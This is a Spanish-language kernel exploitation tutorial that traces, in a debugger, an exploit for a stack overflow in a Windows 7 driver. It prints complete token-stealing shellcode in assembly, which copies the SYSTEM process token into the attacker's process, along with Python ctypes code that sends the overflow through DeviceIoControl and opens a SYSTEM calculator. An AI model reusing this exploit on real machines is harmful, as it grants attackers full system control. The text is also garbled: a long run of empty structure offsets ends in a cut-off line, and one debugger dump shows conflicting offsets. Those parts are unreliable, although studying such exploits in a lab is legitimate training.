_EH4_SCOPETABLE_RECORD.FilterFunc+0B4h	0C
_LIST_ENTRY.Flink+0B8h	0C
...	...

Apreto T y la busco y es el FLINK o sea que apunta al ActiveProcessLink del proceso siguiente, como eso esta en 0xb8 le resta esa constante para hallar el EPROCESS del proceso siguiente.




EPROCESS

En EAX debería quedar el EPROCESS del siguiente proceso.



Como no hay más supongo que debe apuntar a un inicio para empezar a recorrer de nuevo, veamos.

Vemos que compara el valor del campo 0xb4 de ese EPROCESS con 4, veamos que es 0xb4 así lo agregamos a nuestra estructura.



```
+0x098 ProcessLock      : _EX_PUSH_LOCK
+0x0a0 CreateTime       : _LARGE_INTEGER
+0x0a8 ExitTime         : _LARGE_INTEGER
+0x0b0 RundownProtect   : _EX_RUNDOWN_REF
+0x0b4 UniqueProcessId  : Ptr32 Void
+0x0b8 ActiveProcessLinks : _LIST_ENTRY
+0x0c0 ProcessQuotaUsage : [2] Uint4B
+0x0c8 ProcessQuotaPeak : [2] Uint4B
+0x0d0 CommitCharge     : Uint4B
+0x0d4 QuotaBlock       : Ptr32 EPROCESS_QUOTA_BLOCK
```

The **UniqueProcessId** member points to the system's **unique** identifier for this process. It is best to use the [GetProcessId](#) function to retrieve this information.

O sea se fija si el PID es 4 que es el que corresponde al proceso SYSTEM.

Lo agregare en mi estructura, no le la deja editar porque la importe así que la agrego en el .h que había exportado.

```
0      char field_B2;
1      char field_B3;
2      int UniqueProcessId;
3      _LIST_ENTRY ActiveProcessLink;
4      char field_C0;
5      char field_C1;
6      char field_C2;
```

Vuelvo a importarla sin quitar la anterior y agrega el campo faltante.


The screenshot shows a debugger window with assembly code on the left and an 'Operand representation' list on the right. The assembly code includes instructions like `mov eax, [eax+50h]`, `mov ecx, eax`, `mov edx, 4`, and a loop structure with `loc_1E0017`. The operand representation list contains various system symbols such as `_DEVICE_OBJECT.Reserved`, `size _DRIVER_OBJECT`, and `MajorFunction._MJ_DEVICE_CONTROL+7Ch`.

Ahí quedo.


Vemos que el valor no es 4, así que seguimos traceando, seguro empezara de nuevo por el primer proceso veamos.

This screenshot shows a more detailed view of the debugger. The assembly code on the left includes instructions like `push esi`, `push edi`, `pusha`, `xor eax, eax`, `mov eax, fs:[eax+124h]`, `mov eax, [eax+50h]`, `mov ecx, eax`, `mov edx, 4`, and a loop structure with `loc_1E0017`. The 'General registers' window on the right shows the state of registers like `EAX 83FD1A20`, `ECX 85CC3B00`, `EDX 00000004`, `ESI 83FDEE48`, `EDI 83FDEDD8`, `EBP 41414141`, `ESP 8EC3FBB4`, and `EIP 001F0022`. The 'Output window' at the bottom displays messages such as 'Caching 'Local Types'... ok', 'Flushing buffers, please wait...ok', and 'NT ACTIVE PROCESS DUMP'.

Ahí esta vuelve a comenzar desde el inicio en este caso el PID o CID es 4 y corresponde al proceso SYSTEM.



Ahora si encontró el EPROCESS del proceso SYSTEM, por lo tanto saldrá del loop que recorre todos los procesos.



Vemos que lee el campo 0xf8 del EPROCESS del proceso system veamos que hay allí.

Output window

```

+0x0e4 SessionProcessLinks : _LIST_ENTRY
+0x0ec DebugPort          : Ptr32 Void
+0x0f0 ExceptionPortData  : Ptr32 Void
+0x0f0 ExceptionPortValue : Uint4B
+0x0f0 ExceptionPortState : Pos 0, 3 Bits
+0x0f4 ObjectTable        : Ptr32 _HANDLE_TABLE
+0x0f8 Token               : _EX_FAST_REF
+0x0fc WorkingSetPage     : Uint4B
+0x100 AddressCreationLock : _EX_PUSH_LOCK
+0x104 RotateInProgress   : Ptr32 _ETHREAD
+0x108 ForkInProgress     : Ptr32 _ETHREAD
+0x10c HardwareTrigger    : Uint4B
+0x110
+0x114
+0x118
+0x11c
+0x120
+0x124
+0x128
+0x12c
+0x130
+0x134
+0x138
+0x13c
+0x140
+0x144
+0x148
+0x14c
+0x150
+0x154
+0x158
+0x15c
+0x160
+0x164
+0x168
+0x16c
+0x170
+0x174
+0x178
+0x17c
+0x180
+0x184
+0x188
+0x18c
+0x190
+0x194
+0x198
+0x19c
+0x1a0
+0x1a4
+0x1a8
+0x1ac
+0x1b0
+0x1b4
+0x1b8
+0x1bc
+0x1c0
+0x1c4
+0x1c8
+0x1cc
+0x1d0
+0x1d4
+0x1d8
+0x1dc
+0x1e0
+0x1e4
+0x1e8
+0x1ec
+0x1f0
+0x1f4
+0x1f8
+0x1fc
+0x200
+0x204
+0x208
+0x20c
+0x210
+0x214
+0x218
+0x21c
+0x220
+0x224
+0x228
+0x22c
+0x230
+0x234
+0x238
+0x23c
+0x240
+0x244
+0x248
+0x24c
+0x250
+0x254
+0x258
+0x25c
+0x260
+0x264
+0x268
+0x26c
+0x270
+0x274
+0x278
+0x27c
+0x280
+0x284
+0x288
+0x28c
+0x290
+0x294
+0x298
+0x29c
+0x2a0
+0x2a4
+0x2a8
+0x2ac
+0x2b0
+0x2b4
+0x2b8
+0x2bc
+0x2c0
+0x2c4
+0x2c8
+0x2cc
+0x2d0
+0x2d4
+0x2d8
+0x2dc
+0x2e0
+0x2e4
+0x2e8
+0x2ec
+0x2f0
+0x2f4
+0x2f8
+0x2fc
+0x300
+0x304
+0x308
+0x30c
+0x310
+0x314
+0x318
+0x31c
+0x320
+0x324
+0x328
+0x32c
+0x330
+0x334
+0x338
+0x33c
+0x340
+0x344
+0x348
+0x34c
+0x350
+0x354
+0x358
+0x35c
+0x360
+0x364
+0x368
+0x36c
+0x370
+0x374
+0x378
+0x37c
+0x380
+0x384
+0x388
+0x38c
+0x390
+0x394
+0x398
+0x39c
+0x3a0
+0x3a4
+0x3a8
+0x3ac
+0x3b0
+0x3b4
+0x3b8
+0x3bc
+0x3c0
+0x3c4
+0x3c8
+0x3cc
+0x3d0
+0x3d4
+0x3d8
+0x3dc
+0x3e0
+0x3e4
+0x3e8
+0x3ec
+0x3f0
+0x3f4
+0x3f8
+0x3fc
+0x400
+0x404
+0x408
+0x40c
+0x410
+0x414
+0x418
+0x41c
+0x420
+0x424
+0x428
+0x42c
+0x430
+0x434
+0x438
+0x43c
+0x440
+0x444
+0x448
+0x44c
+0x450
+0x454
+0x458
+0x45c
+0x460
+0x464
+0x468
+0x46c
+0x470
+0x474
+0x478
+0x47c
+0x480
+0x484
+0x488
+0x48c
+0x490
+0x494
+0x498
+0x49c
+0x4a0
+0x4a4
+0x4a8
+0x4ac
+0x4b0
+0x4b4
+0x4b8
+0x4bc
+0x4c0
+0x4c4
+0x4c8
+0x4cc
+0x4d0
+0x4d4
+0x4d8
+0x4dc
+0x4e0
+0x4e4
+0x4e8
+0x4ec
+0x4f0
+0x4f4
+0x4f8
+0x4fc
+0x500
+0x504
+0x508
+0x50c
+0x510
+0x514
+0x518
+0x51c
+0x520
+0x524
+0x528
+0x52c
+0x530
+0x534
+0x538
+0x53c
+0x540
+0x544
+0x548
+0x54c
+0x550
+0x554
+0x558
+0x55c
+0x560
+0x564
+0x568
+0x56c
+0x570
+0x574
+0x578
+0x57c
+0x580
+0x584
+0x588
+0x58c
+0x590
+0x594
+0x598
+0x59c
+0x5a0
+0x5a4
+0x5a8
+0x5ac
+0x5b0
+0x5b4
+0x5b8
+0x5bc
+0x5c0
+0x5c4
+0x5c8
+0x5cc
+0x5d0
+0x5d4
+0x5d8
+0x5dc
+0x5e0
+0x5e4
+0x5e8
+0x5ec
+0x5f0
+0x5f4
+0x5f8
+0x5fc
+0x600
+0x604
+0x608
+0x60c
+0x610
+0x614
+0x618
+0x61c
+0x620
+0x624
+0x628
+0x62c
+0x630
+0x634
+0x638
+0x63c
+0x640
+0x644
+0x648
+0x64c
+0x650
+0x654
+0x658
+0x65c
+0x660
+0x664
+0x668
+0x66c
+0x670
+0x674
+0x678
+0x67c
+0x680
+0x684
+0x688
+0x68c
+0x690
+0x694
+0x698
+0x69c
+0x6a0
+0x6a4
+0x6a8
+0x6ac
+0x6b0
+0x6b4
+0x6b8
+0x6bc
+0x6c0
+0x6c4
+0x6c8
+0x6cc
+0x6d0
+0x6d4
+0x6d8
+0x6dc
+0x6e0
+0x6e4
+0x6e8
+0x6ec
+0x6f0
+0x6f4
+0x6f8
+0x6fc
+0x700
+0x704
+0x708
+0x70c
+0x710
+0x714
+0x718
+0x71c
+0x720
+0x724
+0x728
+0x72c
+0x730
+0x734
+0x738
+0x73c
+0x740
+0x744
+0x748
+0x74c
+0x750
+0x754
+0x758
+0x75c
+0x760
+0x764
+0x768
+0x76c
+0x770
+0x774
+0x778
+0x77c
+0x780
+0x784
+0x788
+0x78c
+0x790
+0x794
+0x798
+0x79c
+0x7a0
+0x7a4
+0x7a8
+0x7ac
+0x7b0
+0x7b4
+0x7b8
+0x7bc
+0x7c0
+0x7c4
+0x7c8
+0x7cc
+0x7d0
+0x7d4
+0x7d8
+0x7dc
+0x7e0
+0x7e4
+0x7e8
+0x7ec
+0x7f0
+0x7f4
+0x7f8
+0x7fc
+0x800
+0x804
+0x808
+0x80c
+0x810
+0x814
+0x818
+0x81c
+0x820
+0x824
+0x828
+0x82c
+0x830
+0x834
+0x838
+0x83c
+0x840
+0x844
+0x848
+0x84c
+0x850
+0x854
+0x858
+0x85c
+0x860
+0x864
+0x868
+0x86c
+0x870
+0x874
+0x878
+0x87c
+0x880
+0x884
+0x888
+0x88c
+0x890
+0x894
+0x898
+0x89c
+0x8a0
+0x8a4
+0x8a8
+0x8ac
+0x8b0
+0x8b4
+0x8b8
+0x8bc
+0x8c0
+0x8c4
+0x8c8
+0x8cc
+0x8d0
+0x8d4
+0x8d8
+0x8dc
+0x8e0
+0x8e4
+0x8e8
+0x8ec
+0x8f0
+0x8f4
+0x8f8
+0x8fc
+0x900
+0x904
+0x908
+0x90c
+0x910
+0x914
+0x918
+0x91c
+0x920
+0x924
+0x928
+0x92c
+0x930
+0x934
+0x938
+0x93c
+0x940
+0x944
+0x948
+0x94c
+0x950
+0x954
+0x958
+0x95c
+0x960
+0x964
+0x968
+0x96c
+0x970
+0x974
+0x978
+0x97c
+0x980
+0x984
+0x988
+0x98c
+0x990
+0x994
+0x998
+0x99c
+0x9a0
+0x9a4
+0x9a8
+0x9ac
+0x9b0
+0x9b4
+0x9b8
+0x9bc
+0x9c0
+0x9c4
+0x9c8
+0x9cc
+0x9d0
+0x9d4
+0x9d8
+0x9dc
+0x9e0
+0x9e4
+0x9e8
+0x9ec
+0x9f0
+0x9f4
+0x9f8
+0x9fc
+0xa00
+0xa04
+0xa08
+0xa0c
+0xa10
+0xa14
+0xa18
+0xa1c
+0xa20
+0xa24
+0xa28
+0xa2c
+0xa30
+0xa34
+0xa38
+0xa3c
+0xa40
+0xa44
+0xa48
+0xa4c
+0xa50
+0xa54
+0xa58
+0xa5c
+0xa60
+0xa64
+0xa68
+0xa6c
+0xa70
+0xa74
+0xa78
+0xa7c
+0xa80
+0xa84
+0xa88
+0xa8c
+0xa90
+0xa94
+0xa98
+0xa9c
+0xaa0
+0xaa4
+0xaa8
+0xaac
+0xab0
+0xab4
+0xab8
+0xabc
+0xac0
+0xac4
+0xac8
+0xacc
+0xad0
+0xad4
+0xad8
+0xadc
+0xae0
+0xae4
+0xae8
+0xaec
+0xaf0
+0xaf4
+0xaf8
+0xafc
+0xb00
+0xb04
+0xb08
+0xb0c
+0xb10
+0xb14
+0xb18
+0xb1c
+0xb20
+0xb24
+0xb28
+0xb2c
+0xb30
+0xb34
+0xb38
+0xb3c
+0xb40
+0xb44
+0xb48
+0xb4c
+0xb50
+0xb54
+0xb58
+0xb5c
+0xb60
+0xb64
+0xb68
+0xb6c
+0xb70
+0xb74
+0xb78
+0xb7c
+0xb80
+0xb84
+0xb88
+0xb8c
+0xb90
+0xb94
+0xb98
+0xb9c
+0xba0
+0xba4
+0xba8
+0xbac
+0xbb0
+0xbb4
+0xbb8
+0xbbc
+0xbc0
+0xbc4
+0xbc8
+0xbcc
+0xbd0
+0xbd4
+0xbd8
+0xbdc
+0xbe0
+0xbe4
+0xbe8
+0xbec
+0xbf0
+0xbf4
+0xbf8
+0xbf

```

In order to get a shell running as SYSTEM we want our shellcode to somehow escalate the privileges of the process we ran our exploit from. To do this I opted to use an access **token** stealing shellcode, a access **token** is an object that describes the security context of a process or thread. The information in a **token** includes the identity and privileges of the user account associated with the process or thread, by stealing the **token** from a process running as SYSTEM and replacing our own processes access **token** with it, we can give our process SYSTEM permissions.

Bueno eso copiando el Token de system en nuestro EPROCESS tendremos privilegios SYSTEM, y eso hace ahí, lee el Token de SYSTEM.

The screenshot shows a debugger interface with several windows. The main window displays assembly code for a function. The 'General registers, Stack view' window on the right shows the current state of the CPU registers. The 'Output window' at the bottom right shows the output of the debugger.

Assembly Code:

```

001E0001 push esi
001E0002 push edi
001E0003 pusha
001E0004 xor eax, eax
001E0006 mov eax, fs:[eax+124h]
001E0008 mov eax, [eax+50h]
001E0010 mov ecx, eax
001E0012 mov edx, 4

001E0017 loc_1E0017:
001E0017 mov eax, [eax+EPROCESS.ActiveProcessLink.Flink]
001E001D sub eax, 0008h ; '@'
001E0022 cmp [eax+EPROCESS.UniqueProcessId], edx
001E0028 jnz short loc_1E0017

001E002A mov edx, [eax+0F8h]
001E0030 mov [ecx+0F8h], edx
001E0036 popa
001E0037 xor eax, eax
001E0039 add esp, 0Ch
001E003C pop ebp
001E003D retn 8
001E003D sub_1E0000 endp ; sp-analysis failed
001E003D

```

General registers, Stack view:

Register	Value	Comment
EAX	83FD1A20	MEMORY:83FD1A20
EBX	946A3DA2	PAGE:affacks5
ECX	85CC3030	MEMORY:85CC3030
EDX	00000004	MEMORY:00000004
ESI	83FDEE48	MEMORY:83FDEE48
EDI	83FDEDD8	MEMORY:83FDEDD8
EBP	41414141	MEMORY:41414141
ESP	8EC3FBB4	MEMORY:8EC3FBB4

Output window:

```

+0x004 SessionProcessLinks : LIST_ENTRY
+0x00c DebugPort : Ptr32 Void
+0x0f0 ExceptionPortData : Ptr32 Void
+0x0f8 ExceptionPortValue : UInt4B
+0x0fc ExceptionPortState : Pos 0, 3 Bits
+0x0f4 ObjectTable : Ptr32 _HANDLE_TABLE
+0x0f8 Token : _EX_FAST_REF
+0x0fc WorkingSetPage : UInt4B
+0x100 AddressCreationLock : _EX_PUSH_LOCK
+0x104 RotateInProgress : Ptr32 _ETHREAD
+0x108 ForkInProgress : Ptr32 _ETHREAD
+0x10c HardwareTrigger : UInt4B
+0x110 PhysicalVadRoot : Ptr32 _MM_AVL_TABLE
+0x114 CloneRoot : Ptr32 Void
+0x118 NumberOfPrivatePages : UInt4B
+0x11c NumberOfLockedPages : UInt4B
+0x120 Win32Process : Ptr32 Void
+0x124 Job : Ptr32 _EJOB
+0x128 SectionObject : Ptr32 Void
+0x12c SectionBaseAddress : Ptr32 Void
+0x130 Cookie : UInt4B
+0x134 Spare8 : UInt4B
+0x138 WorkingSetWatch : Ptr32 _PAGEFAULT_HISTORY
+0x13c Win32Process : Ptr32 Void

```


Y como ECX tenía nuestro EPROCESS le suma también 0xf8 para guardar el Token de SYSTEM en nuestro proceso.

```

50     char field_EE;
51     char field_EF;
52     char field_F0;
53     char field_F1;
54     char field_F2;
55     char field_F3;
56     char field_F4;
57     char field_F5;
58     char field_F6;
59     char field_F7;
60     int Token;
61     char field_FC;
62     char field_FD;
63     char field_FE;

```

Puedo agregarlo al .h y importarlo de nuevo, no es necesario quitar el anterior lo pisara.




```

001E002A mov     edx, [eax+EPROCESS.Token]
001E0030 mov     [ecx+EPROCESS.Token], edx
001E0036 popa
001E0037 xor     eax, eax
001E0039 add     esp, 0Ch
001E003C pop     ebp
001E003D retn    8
001E003D sub 1E0000 endp ; sp-analysis failed
001E003D


```

Recuerden que son Tokens de diferentes procesos EAX apunta al EPROCESS de SYSTEM y ECX a nuestro EPROCESS de Python.exe.

Con esto ya esta listo veamos si con el ret volvemos bien a que siga corriendo el driver y no haya problema.



Volvió perfecto al mismo punto donde volvería si en vez de ejecutar nuestro shellcode, hubiera vuelto al padre de la función vulnerable y este debería volver a su propio padre aquí, con el stack en la misma posición, hay que asegurarse bien eso sino habrá pantalla azul.



Doy RUN y quedara en el raw_input esperando.

Si tenia abierta el PROCESS EXPLORER lo cierro para que al abrirlo se refresque

Process	CPU	Private Bytes	Working Set	PID	Company Name	User Name
svchost.exe	<0.01	4,300 K	6,776 K	1088 H	Microsoft Corporation	NT AUTHORITY\LOCAL SERVICE
svchost.exe	0.01	8,288 K	9,088 K	1196 H	Microsoft Corporation	NT AUTHORITY\NETWORK SERVICE
spoolsv.exe		5,064 K	7,060 K	1296 S	Microsoft Corporation	NT AUTHORITY\SYSTEM
svchost.exe		8,968 K	6,820 K	1332 H	Microsoft Corporation	NT AUTHORITY\LOCAL SERVICE
VGAuthService.exe		4,776 K	3,644 K	1520 V	VMware, Inc.	NT AUTHORITY\SYSTEM
vmtoolsd.exe	0.03	7,376 K	11,540 K	1540 V	VMware, Inc.	NT AUTHORITY\SYSTEM
svchost.exe		1,244 K	3,576 K	1804 H	Microsoft Corporation	NT AUTHORITY\NETWORK SERVICE
dllhost.exe	<0.01	2,776 K	6,448 K	2016 C	Microsoft Corporation	NT AUTHORITY\SYSTEM
msdtc.exe		2,404 K	4,272 K	596 M	Microsoft Corporation	NT AUTHORITY\NETWORK SERVICE
taskhost.exe		2,680 K	5,068 K	2008 H	Microsoft Corporation	SEVEN\devel
sppsvc.exe		2,184 K	7,132 K	2108 M	Microsoft Corporation	NT AUTHORITY\NETWORK SERVICE
SearchIndexer.exe	<0.01	16,464 K	10,076 K	2744 M	Microsoft Corporation	NT AUTHORITY\SYSTEM
svchost.exe		2,180 K	5,732 K	3544 H	Microsoft Corporation	NT AUTHORITY\SYSTEM
MPCmdRun.exe		1,796 K	4,748 K	3232 M	Microsoft Corporation	NT AUTHORITY\SYSTEM
taskhost.exe	<0.01	5,160 K	10,764 K	2152 H	Microsoft Corporation	NT AUTHORITY\LOCAL SERVICE
lsass.exe		2,744 K	5,812 K	536 L	Microsoft Corporation	NT AUTHORITY\SYSTEM
lsn.exe		1,076 K	2,512 K	544 L	Microsoft Corporation	NT AUTHORITY\SYSTEM
csrss.exe	0.08	7,564 K	8,036 K	416 C	Microsoft Corporation	NT AUTHORITY\SYSTEM
conhost.exe	<0.01	852 K	3,508 K	3260 C	Microsoft Corporation	SEVEN\devel
winlogon.exe		1,588 K	3,988 K	452 W	Microsoft Corporation	NT AUTHORITY\SYSTEM
explorer.exe	0.09	30,844 K	30,660 K	2340 W	Microsoft Corporation	SEVEN\devel
tsched.exe		1,724 K	6,452 K	2428 J	Sun Microsystems, Inc.	SEVEN\devel
vmtoolsd.exe	0.10	8,928 K	13,480 K	2436 V	VMware, Inc.	SEVEN\devel
OSRLOADER.exe	<0.01	6,280 K	12,500 K	3004 O	Open Systems Resources...	SEVEN\devel
cmd.exe		1,780 K	2,136 K	3252 W	Microsoft Corporation	SEVEN\devel
python.exe		3,832 K	5,536 K	2920		NT AUTHORITY\SYSTEM
lsass.exe	0.11	5,208 K	11,436 K	2276 W	Microsoft Corporation	SEVEN\devel
proccp.exe	0.54	10,404 K	16,980 K	2484 S	Sysinternals - www.sysinter...	SEVEN\devel

Y listo tenemos permiso de sistema.


ELEVACION A SYSTEM

Puedo hacer que ejecute una calculadora SYSTEM

```

25  print hnd(hDevice)
26
27  buf = ctypes.windll.kernel32.VirtualAlloc(ctypes.c_int(0), ctypes.c_int(0x824), ctypes.c_int(0x3000), ctypes.c_int(0x40))
28
29
30  data= shellcode+ ((0x820 -len(shellcode)) * "A") + struct.pack("<L",int(buf))
31
32
33  ctypes.windll.kernel32.RtlMoveMemory(ctypes.c_int(buf),data,ctypes.c_int(len(data)))
34
35  bytes_returned = wintypes.DWORD(0)
36  h=wintypes.HANDLE(hDevice)
37  b=wintypes.LPVOID(buf)
38  ctypes.windll.kernel32.DeviceIoControl(h,IOCTL_STACK, b, 0x824, None, 0x824, ctypes.pointer(bytes_returned),0)
39
40  ctypes.windll.kernel32.CloseHandle(hDevice)
41  os.system("calc.exe")
42  raw_input()

```



Listo ya cumplimos con el objetivo.

Hasta la próxima parte

Ricardo Narvaja